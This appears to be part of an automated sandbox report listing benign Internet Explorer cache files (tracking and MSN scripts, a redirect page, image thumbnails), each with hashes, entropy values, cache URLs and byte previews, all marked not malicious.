Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\tracklib.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	35191
Entropy (8bit):	5.160250416588836
Encrypted:	false
SSDEEP:	768:KnmWxY3gQGZz9o6AR+sQetqvf1KOEsQMFL4m+Zpt:UC3gZz9peUneD3
MD5:	467D64D03CFC78E8871157E56581E037
SHA1:	BE8C7EB037128204999FF8D42477E27F7A23E598
SHA-256:	40A6F6526AFEA19DB42DCF345249915CCACC710EE6C97091D5D6285B5F90EAD3
SHA-512:	84CF52E66423CA0EBC353527F67DC023C947E48745CBA46E71BC8282B1CDA97BA4B573D064918C3A9C4C665EFE347CE3B510A47659AAEC99BEA17F64F01B6C4
Malicious:	false
IE Cache URL:	http://https://img.ui-portal.de/pos-cdn/tracklib/4.3.0/tracklib.min.js
Preview:	!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?define([],t):"object"==typeof exports?exports.TrackLib=t():e.TrackLib=t()}(this,function(){return function(e){function __webpack_require__(r){if(t[r])return t[r].exports;var a=t[r]={i:r,l:!1,exports:{}};return e[r].call(a.exports,a,a.exports,__webpack_require__),a.l=!0,a.exports}var t={};return __webpack_require__.m=e,__webpack_require__.c=t,__webpack_require__.d=function(e,t,r){__webpack_require__.o(e,t)||Object.defineProperty(e,t,{configurable:!1,enumerable:!0,get:r})},__webpack_require__.n=function(e){var t=e&&e.__esModule?function(){return e["default"]}:function(){return e};return __webpack_require__.d(t,"a",t),t},__webpack_require__.o=function(e,t){return Object.prototype.hasOwnProperty.call(e,t)},__webpack_require__.p="",__webpack_require__(__webpack_require__.s=109)}([,function(e,t,r){"use strict";t.__esModule=!0;var a=function(e,t){var r;if(s.isObject(e)&&s.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\v2iFk[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySI6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBAC
Malicious:	false
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivI9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\1618479955223-5050[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 622x325, frames 3
Category:	downloaded
Size (bytes):	165841
Entropy (8bit):	7.960719475519694
Encrypted:	false
SSDEEP:	3072:rJJswZ9PhGDTDKHTuNj/WK0qmv2gJbAgUcpqbv3KRBiAD+09iYBkiSo5YJ1:VzkfD1DxJgJbAgUcIbfKRB9F9FbSbz
MD5:	6296F62DCB79B1D6991F1EDC6CC737F7
SHA1:	28EC5123CC3EEE607C37D563D9EDEF5D7236ACEF
SHA-256:	851200162DC337013048B6F1D5C0F69976C08666A87D6E1641019A55534921A2
SHA-512:	C8892CEA8A07FDF25FEE25A96ECA56173BD85638A073C6EFA62755803679920966EA5B087255FAC4101B98AACA9322A4A370E6D97466B2F23C07F2C5758717AE
Malicious:	false
IE Cache URL:	http://https://s.yimg.com/lo/api/res/1.2/H8pnK48pfHmlsWKzCZGCrg--~A/Zmk9Zml0O3c9NjIyO2g9MzY4O2FwcGlkPWdlbWluaTtxPTEwMA--/https://s.yimg.com/av/ads/1618479955223-5050.jpg
Preview:	......JFIF.....C.....C.....E.n.....M.....!..1.A.."Q..2a.Bq..#R.....$3b..%...&4r.5C..(8EFT.....N.....!.1A..Qa.."q.....2.....#B..3R.$br.C.%S...5s...4dt&c.....?...R....#$..#.....g.7.....Dm...0eK;TH!DI..@$.....&.2`.9g..,...)P.....;w..A....v.....,e..L.....S.@..R.....$.3..V.~..}?h5&J.v...J.+R7..) .(....G...$=..k......_.(m;...#.D.?H.!I....T..l[..."\.R.....B.'....1..(.V.W..."I..N2{..I.J.BA..R..d.y. .....m[...$....Q....(.....!2p....DI.....r...../q.r0..&V..".9.6...=.?....g.8....%1..V...N.A.vw..H..v.....{..V..w..^..$...*.m....*I@#...;.#..P.....z.Pv..n;FV.L()I$.A'....iV.P.q!.2:....x..?Y?9Y$...)HJc._....Ou.x.q.?n.....)....4...H...}* .wG..8'..D4.....D....%>..$.b...A.....7`...I..... ../..w._.(1.RS*A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-361657-68ddb2ab[1].js	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html(" <\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\2Bf0[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	456
Entropy (8bit):	5.798258728697093
Encrypted:	false
SSDEEP:	12:J0+ox0RJWWPfLtsCyEWknQKoqN0n9+sPzUSwI3U5ET:y+OWPjtstGNXK4Du
MD5:	5676F71068F53374B86C97BF1B3C8503
SHA1:	1168C9407B1935772381B323B8FBF1ECF3D71C94
SHA-256:	9FDA52590602EC86F77B150AD572BDAAE9B985D9E129F61282D5DE4F7C24CC9E
SHA-512:	9CD3450DCF9A3244AFF2A87D279157781F94D66F93281AD5D084F10A485FED93550D9AAA072360E104AAD92CF84C05053280F2A3A01554964C6B04946A930C4B
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	550
Entropy (8bit):	7.444195674983303
Encrypted:	false
SSDEEP:	12:6v/7jGhB1J/EfQCF2bAVNvYxZxdgQ+JIy9XD5hb6Fg9a6:ZJOf0APgfG+o1oFgc6
MD5:	6468CE276C808DA186AEF8AA10AB8DCC
SHA1:	F11A97DE272DAE4A61EC9990DEA171EFCF39B742
SHA-256:	CF782CC89F554E9ACF21D36909F6AC19DDE218BF0250179B48CDAB67728912B8
SHA-512:	6439670A62A38D289374812D5DACCE219D01E19F5CC4CEC4105F72BA703BF70078FC92DFD2A2C43669AA78EE8D03121E234E53DD3C73DF6CFB984049CE3637
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AA6wTdK.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R.O.Q.=...Z.mq0-0`M....t...0qqjM.... .tq.&R..p...$.....0P.R'.M.A.#.....=H.(1.....s..}.oGOC.:.M.&..S>...W.....t...^..}..... .b.F6.R..,.PN...n...@_[...4.+.]..-4K...54.....w.....r{..3...9W.~.>;.G@.F...Q.Bx..AW....J.g|.B.q../..._M...T.4.....j.G.....}B7..`..B1.!...w3.hW.....+...p...D.....&,#.h...D.....T.....V ...H..`...,.....Qb.h..g.a~<.....K.p,...|.....@S.l5.?.r).&....<{ad3.P.,M...H..W.....Sl%.WX.q>..8.....Z.V.n.U.....\..... ..7....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAKp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAKp8YX[1].png	
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929E D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAKp8YX.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD,....&D...3.....^..of.....B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?.....]*.E. '.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.....U..G..,.a..N..b.t ..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAL9VBh[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	24100
Entropy (8bit):	7.722301874880464
Encrypted:	false
SSDEEP:	384:IAdEUilMB34cQYH6bjQEC7Me0Az1leRejoTTFIrvaggh8UmX9toU6:IAPMjQEC7KmyNTFIDaggh8FtoI
MD5:	80EBF30C506680EEF39AFFC0F5AEB97F
SHA1:	367A17897D4B977611B10606756C7A415ACC9779
SHA-256:	FA7ADA694443CA77380D5F1D68484700BD04F6FB47912608F7B9D964F8CE35B5
SHA-512:	F9901AA85C275C4C45CFC3EDDA597BB6EA8FD1482C1582F3FE89768D97C28B3733CC3427358ED92D46B7586C906750DD57683394C7D1BE0ABCA89F9643AAA9 2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAL9VBh.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO......p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..+.....(.....@..P.@....P...@....P.@.@....(.....(.....(.....(.....).P.@....P.@.@....P0.....(.....(.....Z.(.....(.....Z.J.Z.(.....(.*.B...(.... ....P.@.....P.@....P...@.....(.....(.....(.....@..S...@....P.@..-...P.@...(.....(.....(.h.....(.....(.....(.....(.*.B...(...@....P.@.....P.@....P..0.....(.....(.....(.....).P.L.....P.@.....P.@.... (.....(.....(.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALNXDd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	55149
Entropy (8bit):	7.97167677735892
Encrypted:	false
SSDEEP:	1536:I03CxYFzOGgSH7UWKvDXHF5bHEcfJn6Fjs4:B3CuYLGjKvLbfaX
MD5:	10F55F9E28E6B4D960B111A8E4FA3895
SHA1:	9E0C9E6B31494720CCD8B8236F5ED5ED6351F582
SHA-256:	0DBD7392890421426AB78F9E79E0BDBA3C8206A3DDB42070A6B69C7FD73B0181
SHA-512:	EB518F687660F7C85DFB85A8EBE618707126585A23F0EB6F0E94A23E809CEF8CBA1CEA8904C510C641660ECEBCCB354EA4E4631593B2AC00D4A15D0C09B5E2 A3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALNXDd.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=998&y=475
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO......p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....b..l.Hdos.#.z.&....62}i.u."...;VF....-.e.<.z>..K.[.X[.N.#r....bH.....gz.s..0..4q.). .wC.+....".54.2..M.A.q.{Vsv4..c<'.N...y ...z. ...k....~_.Q....l...t".M.Km\...n...jZ-K.jkhn.|d0.A..U.3&...OU....$A..8.`8R...kw.T.m.#v+"...#.d>fw:_..Y@]F.o.../..~..Y\.Uc.....)}...Q..t.P.@..d...ZIk..L.A..`...^..w9.T{.....G.I].`.{.._]..$ .....k....0..%}O.....n.....zdpO.=.+..sz.&.8<g..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALP6Qd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2651
Entropy (8bit):	7.844447396751769
Encrypted:	false
SSDEEP:	48:QfAuETAuJwcstVTGfZLYZVsIDbcrKbt8u9e5BTotq:Qf7EFJReqVYZfb59e5BMtq
MD5:	05B4E82DD98C4EA235C3546AE3080316
SHA1:	26ED26D0AFB1D40FB938D6DA3ED09D98CB379034
SHA-256:	026821276E625CD562CEDC7454C0841FFD097315E83276F6F81484618E173627
SHA-512:	0A508032EA48C89587E0252D92523B8028491A26015091709736F89D7E348D921B560D72BB4701B63785DAAD10172BBFF1B8803544D340A4E6BDFFC9777C7011
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALP6Qd[1].jpg	
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALP6Qd.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....g0. v.p8.V`]^...0.GZ.Z...#...4..p....$.....L...;..r.....L.C.*l;.....)...:tb[.3cd..&.....PF{b.S....X/rb. .P.P.kj.....\.|'{....%-,....'....Z.w..A"..)].n ....V..l.6.0.X..3..?Zq.L..6.N...rKrRld.e.....MJ....g_....&..>gN..)=F...=9.....*.X.).@.|Ay...G$H.....kH.=Hn.....n.*.....N...:..A.Y.b..e.Q.hC`..IZ.Os.]j.&p...@\..X....s.C*...[U.0..k..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPj1E[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	15245
Entropy (8bit):	7.876782356969092
Encrypted:	false
SSDEEP:	384:NHC3UJKYOPSK7odkokvD/9EhNs8qaOCdS:NHC30KPqK7GkvLGhNsidS
MD5:	E3D4E39B4F173E2159B2DFA819D5301D
SHA1:	3B88BE2D2D7B71242EC53E3896DE2DDA4DC39052
SHA-256:	B819B4AED7B9915839B7DFBA6452EFBC16E7EEC214D13765FF158A718E507D56
SHA-512:	9DFC0D60B54D0C29BB729AE7CE88604E4A3D6D60E72DDE2C29288354293C65D18232F16C8B8A53DE70D52CB89A9B737D9377A9DFE4DC8EC798F219253C92C58
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPj1E.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...I...Q..@x?....!.$..[.9...g8..P..z.u.@..[4.".F7...`=U..Pq.f....^...@.v..|..v..Q....ny`s.....H...B>.N.#G.L.....=...q.....7..Y....4.A'].....1...?...Pr.F=.....or=.4..<d0....vX...,P.eNw...!CG...G.(.....aa....<..v....A-.a@..{....a..z.....0?Ph...a..x.....1S.+.kr .....m.....V..W..q.6.d[C2.~'.*n..V..9./...3...=..]W2..{~.J..$.'.....=h.G...1....4.q.....z.9....2.6.}...p

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPlWt[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	8261
Entropy (8bit):	7.921334491535314
Encrypted:	false
SSDEEP:	192:QnIUmLIYLyj37TMmml1LEuUi5GgksFKI51wDM3HY+7zp0:0IUJYL07oHl1/L5GiFKIvwK4+7m
MD5:	B2C63FD04E184F4E2BDD8461B6978A21
SHA1:	7D286E0D61CD21536216882036EFA2F71D94DB48
SHA-256:	608C446161FFF61DE179F20B7696945AAB7287763374BCC216113DC7B76583D2
SHA-512:	754DA84C2053BB296EECF2DEEC6DF3F85FFC74D9502E09CE1353ED1A4C72964CC76C152D2F547DE9C3F00AA67A41D6873B76C21EBD87CECAEE076848B7CC66
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPlWt.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1617&y=777
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..u..H....h..h.q@...&(.....B.@.K.q@.f|dR.M.....r.LB..@.... *).....W..../2.q..H,T}kME...#8.'....f..&.....}...)\|.....^.....qr.m|Ue-..2.q..!...q4i.....c.-..M.. .....zP..8.@...P..h.D.....@.H..."..v...v.2..d.EwL..G5.X<...X.:\....G.....(...P.@.n..e.<P.@....g2..C...'T.1.S..X...`)....{P...MW....T...&...9...g$.;.....W..,Nrh....q.b"2..3.@.....Xd>dg*....4/...........@....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPlvY[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8325
Entropy (8bit):	7.893131327645605
Encrypted:	false
SSDEEP:	192:Qo84hoaF364lHj+kw/+0LTRL5UG/aRA37qT/ut2ij59a:b8wbUlNZ5Reujl9a
MD5:	0F7D21FA2321991FE8A0A8B655EEF6CF
SHA1:	327ECC09B6DAA4DD61D10D36BA339B0658722503
SHA-256:	61F21FEABC3E9BC4071EE58869DDEE8BFE1082495D05B9D497D8A1496F7F4DC6
SHA-512:	A5E8E21C708AB690C245021AC8A5F316B48AED2639FAF2E057F1A28B13276C9376EBA19A8BC42DAFA4E3251BD8C1AA5F935BA3B8C297A0153FACC89D550030B9
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPlvY.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=381&y=99

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPlvY[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(.....(...../.{....U.]..=.8 ..U.!...+$.....|..._..>.!.....}....=.C..P.....=...D?.o.....".c_.....}....=.D...?.....A.".....c.h .r.i...5.v....\.....I.h...H....|.{4{6...?.u...?..4{9..'".....<...?.g ....MG.x...../g .....Q.....O..=.N..1..(.....(.....(.....VUvF..3._....?.....U>.W.I>.'..|.....oR..g.'.....}...`.$.....}...B...}..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AALPoy1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	12396
Entropy (8bit):	7.9479345328362285
Encrypted:	false
SSDEEP:	192:QtANNRYjiJYvkHjCDORsq27kkdSrQiGgUwpLJEb5NS09wzrLuQ:+ANNAPqMPq22QbSpJeuiYuQ
MD5:	D0BD34F16723E6FBB849410D1A06532E
SHA1:	8FC7B6FD3C5564E2D8953C9CBBC991AC2BC79F20
SHA-256:	CA50B198776F22F5B56C41E1EF7CF7659DE6C7BE5AA8247857DCBB0C7A05784C
SHA-512:	A1D35A484628CEBAD1C5428BCF0D6EB7F617FB5E1B9159B9B8A3ACD2E35890C6C28B50BCD29E2605EC3D499888FA8FBEE20A329D23749BBC08DA310D52CB684
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPoy1.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg
